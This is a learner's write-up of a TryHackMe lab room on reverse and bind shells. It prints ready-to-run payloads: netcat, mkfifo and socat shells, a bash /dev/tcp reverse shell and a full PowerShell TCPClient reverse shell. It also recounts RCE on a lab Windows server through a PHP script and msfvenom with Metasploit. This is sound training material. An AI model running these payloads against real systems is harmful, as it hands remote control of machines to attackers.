TryHackMe

Room:

What the Shell?

(https://tryhackme.com/room/introtoshells)

An introduction to sending and receiving (reverse/bind) shells when exploiting target machines.

Date: June 20th, 2025

Tools used in this room:


- ✓ Netcat
- ✓ Socat
- ✓ Metsasploit – Multi/handler
- ✓ Msfvenom

What is a shell?

A shell is a program that lets you interact with a command line interface, like Bash on Linux or Powershell on Windows. When attacking a remote system, you can make it run code to get shell access.

Reverse Shells x Bind shells:

Reverse shells have the target machine initiate a connection back to your system, which you listen on. This can bypass some firewalls but requires your network to accept the incoming connection. Bind shells open a listening port on the target machine itself, allowing you to connect directly, but this can be blocked by the target's firewall.





FEATURE	REVERSE SHELL	BIND SHELL
CONNECTION ORIGIN	Target connects to your listener	You connect to target's listening port
FIREWALL INTERACTION	May bypass target firewall	May be blocked by target firewall
YOUR SETUP	Requires listener on your system	No listener needed on your system
NETWORK CONFIG	Your network must accept incoming connection	No network config needed on your side

Application:

Netcat Reverse shell:


In this example, I used Netcat to create a reverse shell. I started by setting up a listener on my virutal machine using `nc -lvnp <port>`. Then, on the target, I executed a command that made it connect back to me using nc `<my-ip> <port> -e /bin/bash`. This gave me shell access to the target, allowing me to interact with it remotely.






Netcat Bind Shell:

Here, I used Netcat to set up a bind shell on the target machine. I ran a command like `nc -lvnp <port> -e /bin/bash` on the target to open a listening port. Then, I connected to that port from my machine. Once connected, I was able to run commands on the target directly.






Netcat Shell stabilization:
After getting a basic shell with Netcat, I improved it by running `python -c 'import pty; pty.spawn("/bin/bash")'` to spawn a better shell. If python wasn't available, I used python2 or python3.


Then I ran export `TERM=xterm` to enable terminal commands like clear.

To fix issues with arrow keys and tab autocomplete, I pressed `Ctrl + Z`, then ran `stty raw -echo; fg` in my terminal. This made the shell behave much more like a regular terminal.

SOCAT:


To get a reverse shell with Socat, I started a listener using `socat TCP-L:<port> -` on my machine. Then, on the target, I ran `socat TCP:<my-ip>:<my-port> EXEC:\"bash -li\"` to connect back. This gave me a stable, interactive shell thanks to the "bash -li" login option.






— **One of the questions of this room was about looking through "*Payloads All The Things*" on Github, trying reverse shell techniques, and analysing why they work.**

My chosen example was the Bash Reverse Shell.





The Bash reverse shell `/bin/bash -i >& /dev/tcp/<LOCAL-IP>/<PORT> 0>&1` works because:

1. **Interactive Shell:** `/bin/bash -i` starts an interactive Bash shell.
2. **TCP Connection**: `/dev/tcp/<LOCAL-IP>/<PORT>` (a Bash feature) opens a TCP connection to your chosen IP on the defined port.
3. **Redirection**: `>&` redirects stdout and stderr to the TCP socket, and `0>&1` sends stdin to the same socket, allowing the remote host to send commands and receive output.
4. **Reverse Shell**: The remote host (with a listener like netcat) gains control of the shell, enabling remote command execution.

It works if the target host is listening and the network allows the connection.

So, what happens without `>& /dev/tcp/...` (stdout/stderr redirection):


- Bash runs, but all output (command results, errors) stays on the victim machine's terminal, not sent over the network.
- The attacker sees nothing.

Without 0>&1 (stdin redirection):


- Bash shell waits for input from the victim's keyboard, not from the attacker's netcat listener.
- The attacker can't type commands - no interaction.

Now we were expected to run some shells against a Windows server Machine.


First, I ran Nmap to check open ports and found HTTP (port 80) was open.




The web page was a simple test page.



To gain access, I used a basic PHP script that caused Remote Code Execution (RCE):




It worked successfully.




Another useful try was to use a large **PowerShell URL-encoded Reverse Shell Payload** (attached at *"Common payloads"* Section), that enabled the access to the system.

Finally, I used **msfvenom** to create a payload and **Metasploit's multi/handler** to catch the connection, gaining full control.


Creation of an executable payload with msfvenom




Started multi/handler.



Executed the msfvenom exploit through previous php script.



Access granted to the system.



Done.

At the end I also created a meterpreter session that worked just fine.

Common payloads:

Some versions of Netcat support the "-e" option, which lets you execute a program upon connection. For example, to create a bind shell, I used:

Listener:

```
nc -lvnp <PORT> -e /bin/bash
```

To get a reverse shell instead, I ran this from the target:

```
nc <LOCAL-IP> <PORT> -e /bin/bash
```

However, since `"-e"` is often removed for security reasons, It is used a more compatible method with `mkfifo`:

Bind Shell:

```
mkfifo /tmp/f; nc -lvnp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

Reverse Shell:

```
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm
/tmp/f
```

For Windows targets, we learned how to use web shells or msfvenom payloads to get Remote Code Execution. Often, this involved sending a URL-encoded PowerShell reverse shell as a parameter in a web request. This connects the target back to my listener and gives me a shell.

Example PowerShell Reverse Shell Payload (URL-encoded):

```
powershell -c "$client = New-Object
System.Net.Sockets.TCPClient('<ip>',<port>);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path
+ '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$s
endbyte.Length);$stream.Flush()};$client.Close()"
```

Reflections

- Getting a shell isn't always the hard part - making it usable is!
- This room helped me go beyond just running commands - I started understanding why things work.
- Exploring "*PayloadsAllTheThings*" opened my eyes to how many options we really have.
- I had to adjust my approach depending on whether the target was Linux or Windows.

What I Learned

- Reverse vs bind shells: knowing when to use which one is key.
- A raw shell often isn't enough - stabilizing it makes all the difference.
- Windows needs different payloads and a different mindset than Linux.
- Keeping good notes helps a lot, especially when jumping between tools.

What's Next

- I want to dig deeper into privilege escalation and post-exploitation steps.
- I'll keep testing different reverse shells to get more comfortable customizing them.